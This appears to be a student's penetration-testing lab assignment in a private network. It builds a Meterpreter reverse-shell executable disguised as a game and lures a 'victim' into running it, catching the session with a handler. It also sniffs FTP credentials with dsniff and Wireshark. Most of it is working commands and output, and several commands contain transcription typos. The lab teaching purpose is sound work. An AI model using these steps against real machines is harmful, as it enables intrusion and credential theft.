

Assignment Day 6 | 30th August 2020

Question -1

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution -1

- Apt install apache2
- Now go to the directory in which we want the payload to be created.
- Now create the payload by typing the command `msfvenom -p windows/meterpreter/reverse_tcp -----platform windows-a x86 -e x86/shikata_ga_mai -b "\x00" lhost=192.168.248.100(my linux machine's ip) -f exe > /put the directory/game.exe(payload name)`
- Now start the web server that we created by typing “systemctl enable apache2 and “systemctl start apache2”


- Now send the link to the victim computer. The link would be <http://your ip address/game.exe>
- As soon as victim clicks the link and open the file his/her system gets exploited.
- Now do whatever you want to do as there are so many commands to use and handle the victims machine.

```
root@kali-pc-001:/var/www/html/Counterstrike# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/Counterstrike#
```

Create payload for windows

Install apache taking remote of kali in victim machine using either SSH or GIT


```
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package apache2
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.43-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali-pc-001:~#
root@kali-pc-001:~#
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir Counterstrike
root@kali-pc-001:/var/www/html# cd Counterstrike/
root@kali-pc-001:/var/www/html/Counterstrike#
```



```
Windows Server 2016 (6) x
bpg@kali-pc-001:~
root@kali-pc-001:/var/www/html/Counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.249.100 -f exe > /var/www/html/Counterstrike/Game.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/Counterstrike#
```

- Transfer payload to victim's machine

We are entering here Kali machine IP address



```
root@kali-pc-001:~# msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v5.0.93-dev                               ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

- **Exploit the victim machine**

```

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.248.100:4444
msf5 exploit(multi/handler) >

```

```

msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.248.101
[*] Meterpreter session 1 opened (192.168.248.100:4444 -> 192.168.248.101:50034) at 2020-09-02 01:28:40 -0700
msf5 exploit(multi/handler) >


```

```

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : WIN-NRQ4C6TFJR0
OS           : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```




Question -2


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniiff.

Solution -2

- Create FTP Server




- Access FTP server from windows command prompt



- Do mitm of username & password of FTP transaction using dsniff & wireshark


Use below commands:

- **nmap -Pn -sS -F 192.168.248.***



- **apt install dsniff** (Installs dsniff)
- **echo 1 > /proc/sys/net/ipv4/ip_forward** (enables routing)

- `sysctl -w net.ipv4.ip_forward=1` (Assigns variable 1)
- check again the open ports



The screenshot shows a Kali Linux terminal window with the following content:

```

kali-pc-001: ~
bpg@kali-pc-001: ~
File Actions Edit View Help
All 100 scanned ports on 192.168.248.100 are closed

Wmap done: 256 IP addresses (6 hosts up) scanned in 4.02 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# apt install dniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnet1.21
The following NEW packages will be installed:
  dniff libnet1 libnet1.21
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1.21 amd64 1.24-5 [27.0 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 dniff amd64 2.4b1+debian-29 [103 kB]
Fetched 191 kB in 4s (47.2 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 17244 files and directories currently installed.)
Preparing to unpack .../libnet1-1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnet1.21:amd64.
Preparing to unpack .../libnet1.21-1.24-5_amd64.deb ...
Unpacking libnet1.21:amd64 (1.24-5) ...
Selecting previously unselected package dniff.
Preparing to unpack .../dniff-2.4b1+debian-29_amd64.deb ...
Unpacking dniff (2.4b1+debian-29) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.1) ...
Setting up libnet1.21:amd64 (1.24-5) ...
Setting up dniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.0) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.2-1) ...
root@kali-pc-001:~#
  
```

In Pentest machine try with ftp 192.168.248.102 (ftp server ip)

In Kali machine, you will be able to catch the username & password through dsniff & wireshark

```
Croot@kali-pc-001:~$ dsniiff -i etho
dsniiff: mids_init: etho: No such device exists (SIOCIFHWADDR: No such device)
root@kali-pc-001:~# dsniiff -t etho
dsniiff: trigger_init_list: parse error
root@kali-pc-001:~# dsniiff -i etho
dsniiff: listening on etho

-----
09/01/20 00:12:22 tcp 192.168.248.101.49704 -> 192.168.248.102.21 (ftp)
USER harry
PASS 1234@abcd
```

Home | Kali-pc-001 | bpg@kali-pc-001:~ | *eth0 | 12:24 AM

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
86	14.969894471	192.168.248.101	192.168.248.101	FTP	81	Response: 220 Microsoft FTP Service
87	14.97807504	192.168.248.101	192.168.248.101	FTP	68	Request: OPTS UTF8 on
88	14.97826701	192.168.248.101	192.168.248.101	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
89	14.981105543	192.168.248.101	192.168.248.101	FTP	59	Request: PASV
90	14.98457957	192.168.248.101	192.168.248.101	FTP	77	Response: 331 Password required
103	21.008683976	192.168.248.101	192.168.248.101	FTP	70	Request: PASS 1234abcd
104	21.01033356	192.168.248.101	192.168.248.101	FTP	79	Response: 530 User cannot log in.
115	30.61286784	192.168.248.101	192.168.248.101	FTP	69	Request: QUIT
116	30.61357912	192.168.248.101	192.168.248.101	FTP	68	Response: 221 Goodbye.
85	14.96984812	192.168.248.101	192.168.248.101	TCP	60	8094 → 80 [ACK] Seq=81 Win=8192 Len=0 MSS=1460 WS=1 SACK_PERM=1
84	14.96988080	192.168.248.101	192.168.248.101	TCP	60	21 → 49742 [SYN, ACK, ECN] Seq=81 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
85	14.969245199	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
86	14.969894471	192.168.248.101	192.168.248.101	TCP	60	192.168.248.101 → 192.168.248.101 [ACK] Seq=81 Ack=1 Win=8192 Len=0
87	14.97807504	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
88	14.97826701	192.168.248.101	192.168.248.101	TCP	60	192.168.248.101 → 192.168.248.101 [ACK] Seq=81 Ack=8 Win=8197 Len=0
89	14.981105543	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
90	14.98457957	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
103	21.008683976	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
104	21.01033356	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
115	30.61286784	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
116	30.61357912	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
117	30.61357912	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
118	30.61357912	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
119	30.61357912	192.168.248.101	192.168.248.101	TCP	60	49742 → 21 [ACK] Seq=15 Ack=8 Win=8197 Len=0
120	30.62171686	192.168.248.101	192.168.248.101	TCP	60	21 → 49742 [FIN, ACK] Seq=149 Ack=50 Win=25312 Len=0

Frame 94: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
 Ethernet II, Src: VMware09:71:24 (00:0c:29:09:71:24), Dst: VMware b4:e9:a3 (00:0c:2d:e9:a3)
 Internet Protocol Version 4, Src: 192.168.248.101, Dst: 192.168.248.101
 Transmission Control Protocol, Src Port: 49742, Dst Port: 21, Seq=15, Len: 12

0000 00 29 b4 e9 a3 00 0c 29 09 71 24 08 00 45 82 qS E
 0010 00 34 95 99 40 00 80 86 83 04 c8 ab f8 05 c8 ab e
 0020 f8 62 c4 00 33 8c 41 0d e4 48 ba 06 76 50 58 n A . F-VP
 0030 f8 08 3a 00 00 55 53 45 52 20 68 61 72 72 79 US ER harry
 0040 0d 0a

<<<END OF ASSIGNMENT>>>